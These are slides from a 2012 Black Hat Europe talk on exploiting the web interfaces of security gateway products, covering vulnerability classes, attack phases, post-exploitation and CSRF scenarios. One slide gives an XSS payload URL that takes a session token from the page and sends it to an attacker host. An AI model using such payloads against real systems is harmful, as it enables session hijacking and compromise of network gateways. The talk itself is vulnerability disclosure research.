



They ought to know better:  
Exploiting Security Gateways  
via their Web Interfaces

Ben Williams  
NGS-Secure



**black hat**  
EUROPE

March 14-16, 2012

[WWW.BLACKHAT.COM](http://WWW.BLACKHAT.COM)


# Introduction

- 40+ Exploits found and reported to vendors of Security Gateways since October 2011
- Many are serious issues which can lead an attacker to compromise the Gateway
- Owning the Gateway can be quick, and powerful...  
as I will show you...

# Which kind of products exactly?

- Security Gateways
  - Multifunction Security Gateways
  - Single-function - Email and Web filtering
- Appliances and Software
- Some examples include:
  - ClearOS, Untangle, McAfee, Proofpoint, Barracuda
  - Websense, Symantec (Brightmail)

# How are they deployed?



# What do they look like?

websense®  
**TRITON™**  
UNIFIED SECURITY CENTER

7.6

**⚠ You have 1 warning message(s)** [\(click for details\)](#)

- The browser you are using is not supported

User name:

Password:

[Forgot my password](#)

[Technical Library Knowledge Base](#) [MyWebsense Security Labs](#)

1996-2011 Websense, Inc. [Help](#)

# My Exploit Research method

- Find vendor site, sign-up
- Download product evaluation
  - get eval-key (30 days)
- Install VM and snapshot
- “Blast it” with automated scanners
- Prod and poke it with Burp
  - (majority of time)
- SSH as root for whitebox testing
- Create/test exploits
- Log and report exploits

# Common vulnerabilities found

- Input-validation issues (90% of products)
  - XSS, command-injection, SQLi, parameter-tampering
- Various session-management issues (90%)
- Predictable URLs & parameters = CSRF (80%)
- Excessive privileges
- Authentication bypass and information-disclosure
- Out-of-date software, default configs/content
- Brute force password guessing
  - (too basic but lots of it)

# Attack stages

- Phase one:
  - Gaining access to the UI
  
- Phase two:
  - Gaining access to the operating-system

# Interesting examples 1

- ClearOS
  - Information disclosure
  - Excessive privileges



**Login**

Username

Password



clearOS


### Login

Username   
Password

Login



# Recap – UI ownage





- Directory
- Network**
- Settings
  - IP Settings
  - Multi-WAN
  - Local DNS Server
- Firewall
  - Groups
  - Incoming
  - Outgoing
  - Port Forwarding
- Gateway
- System
- Reports
- ClearCenter

Network > Settings > IP Settings [Register with ClearCenter](#)



Configure your network and interface settings.

[User Guide](#)

Network

Mode: Gateway Mode

Hostname: system.clearos.lan

DNS Server #1: 192.168.72.2

[Update](#)


Interface

Interface	Role	Type	IP Address	Link	Speed	
eth0	External	DHCP	192.168.233.41	Yes		<a href="#">Edit</a>
eth1	LAN	DHCP	192.168.1.69	Yes		<a href="#">Edit</a> <a href="#">Delete</a>



Click on the link to add a virtual IP address [Continue](#)

# Recap – Root shell and pivoting



# Post exploitation

- It's common for useful tools to be already installed
  - gcc
  - tcpdump
  - netcat
  - Nmap
  - Perl/Python
  - yum/apt-get
  - stunnel
- File-system frequently not “hardened”
  - No SELinux
  - Rare to see no-write/no-exec filesystems

# Other session-token disclosure

The screenshot shows the McAfee Email and Web Security Appliance (VMtrial) v5.6 interface. The main window displays the 'Diagnostics: Disk Space' section with a table of mounted drives. A 'Directory Listing' window is open, showing a list of files and folders in the '/tmp' directory. The 'session' folder contains several files with names that are session tokens, such as '37C5B5FD-677A-4E8D-9087-329DE612D976'.

Mounted On	Size (MB)	Used (MB)	Available (MB)	Percentage Used
/var	448.63	343.86	79.28	82%
/config	660.40	-34.92	589.40	6%
/deferred			6953.09	4%
/quarantine			2003.18	5%
/logs			1148.20	11%
/var			3930.32	20%
/dev			79.28	82%
/etc			79.28	82%
/tmp			3930.32	20%
/root			3930.32	20%
/home			3930.32	20%
/scandir			3152.23	1%

Name	Size
tmp	3.9 MB
session	3.8 MB
37C5B5FD-677A-4E8D-9087-329DE612D976	4 kB
3D65B3DE-B41D-4DSA-8771-1DE6665B9D0B	4 kB
64801909-7DD0-4916-B98B-54F2B132D5A7	4 kB
6A8E9C57-CBDE-454C-9C0D-3BF0CD0963CD	4 kB
6DA3668B-4953-4571-92FA-33442F942A92	1.9 MB
72690C40-9D37-4181-A864-3C81FC42E78A	1.9 MB
856168F4-28E3-4926-9780-8555302C61CF	4 kB
A5DF2C5E-4706-4248-8458-94CF368A94C1	4 kB
AD0489DD-3702-485B-83F2-E3E74980EB8C	4 kB
B34CD85C-5966-416E-A64C-0BFEEAFA756	4 kB
C1A0F61C-F2F1-4C2D-B7F5-BFBD5C6FB017	4 kB
CDED86AC-1E2C-497E-B702-AACDA2E025E6	4 kB

## More session-tokens – bypassing cookie security


- Bypass cookie security flags (Http-Only)
- Session-token reflected on a page with XSS = Pull session-token out of the DOM, send to attacker

```
https://192.168.1.42:9999/xxxx?xxxx=SrvCtrl  
&method=get&cmd=listtags&server=<img  
src=nothing  
onerror=document.write("<img  
src=\"http://192.168.1.50/\"+(document.first  
Child.innerHTML.substr(312,24)) + \"\");">
```

# Attack scenarios


- Direct access to the Security Gateway UI
  - Auth-bypass, session-hijacking, information-disclosure
- No direct access to the UI
  - CSRF, XSS
  - (Requires reconnaissance, and interaction with users)
  - Special cases of CSRF it's easier
  - OSRF with out-of-band XSS

# CSRFing Website users




# CSRFing Home routers

```
<html>  
  
</html>
```



# CSRFing Corporate Security Gateways



